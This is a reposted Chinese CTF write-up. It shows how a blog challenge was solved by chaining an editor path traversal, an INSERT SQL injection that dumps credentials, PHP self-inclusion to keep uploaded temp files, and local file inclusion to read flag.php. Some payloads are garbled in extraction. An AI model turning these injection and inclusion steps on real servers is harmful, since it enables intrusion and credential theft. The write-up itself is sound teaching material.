引入flag.php文件,php文件自包含的奇淫技巧

转载

和风木雨 于 2021-03-10 00:20:30 发布 478 收藏
文章标签： 引入flag.php文件
原标题：php文件自包含的奇淫技巧

前言

刷题的时候刚好看到一个比较厉害的phpinfo的利用姿势，原理不是很懂，题目来自百度杯12月第四场Blog进阶版

以下是writeup

解题过程

注册以后

发现了一个编辑器，网上搜索一番，编辑器可以列目录：

1http://931088e56a06460eb01b88a21186b77e156bc67ce775433a.changame.ichunqiu.com/kindeditor/php/file_path=/../../../../../../tmp/

在提交的地方有注入,就是那种正常的insert注入：

1title=1a&content=1','4'),('a',(selectgroup_concat(username,password) fromusers),'a

2admin

33177d917a0053c6161207e733c84356d(19-10-1997)

4

登录以后

可以文件包含，但是filter协议不能使用:

1http://931088e56a06460eb01b88a21186b77e156bc67ce775433a.changame.ichunqiu.com/blog_manage/manmodule=../robots.txt&name=111

一个思路思路就是通过文件包含无限的包含自身，让PHP的调用栈清空，然后以post的方式提交一个文件，文件会保存在/tmp目录，这个时候通过编辑器路径查看的漏洞查看文件名之后 文件包含：

一下是payload:

1

2

3

4

upload
5

6

7

8upload file2:

9

10

11

12

上传如下代码：

1<?phpphpinfo ;?>

通过编辑器的漏洞查看文件名之后，可以看到临时文件的文件名称：

通过phpinfo可以发现：

1exec,passthru,shell_exec,assert,eval,glob,imageftbbox,bindtextdomain,mkdir,dir,
system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,symlink,chgrp,chmod,chown,dl,mail,readlink,
imap_mail,apache_child_terminate,posix_kill,proc_terminate,proc_get_status,syslog,openlog,ini_alter,chroot,fre
ini_set,ini_restore,putenv,apache_setenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,file_ge
pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_get
pcntl_setpriority

那我们通过提交如下代码来获取flag

1<?php

2highlight_file("/var/www/html/flag.php");

3?>

原理解读

以上就是一个全部的解题的过程，这个姿势很奇葩，原来都没有见过，过程不是很懂，去php文档里面查了查php文件上传的原理，了解了一下php的一些特性，感觉对php的的了解又深入了一点：

php的全局数组$_FILES中

1$_FILES['myFile']['tmp_name'] 文件被上传后在服务端储存的临时文件名，一般是系统默认。可以在php.ini的upload_tmp_dir 指定，默认是/tmp目录。

一般文件上传之前,php就保存在/tmp目录之下，然后后端的代码主要通过move_uploaded_file函数来将缓存文件移动到新的目录中去，继续查阅php文档之后，我们会发现，php的临时文件名是php[0-9A-Za-z]{3,4}上传完毕，程序继续执行之后，php的临时文件就会自动删除。

如果程序停止执行，php的临时文件就不会自动删除，那么如何才能防止其自动删除呢？

如wp所示，不停的自我包含，程序崩溃，这个时候php的自我保护机制为了让其从程序错误中恢复出来，就会清空自己的内存栈空间，缓存文件就不会删除了。

总结

了解了一种新的攻击方式，总结一下要完成这种攻击，需要的条件

可以列目录

知道


php文件自我包含

文件上传

查看文件名称

包含上传的文件 getshell

文件包含漏洞——初级篇 ：通过实验学习了解文件包含漏洞的原理，掌握文件包含漏洞的利用方法。



长按开始学习

大家有好的技术原创文章

了解投稿详情点击——重金悬赏 | 合天原创投稿等你来！返回搜狐，查看更多

责任编辑：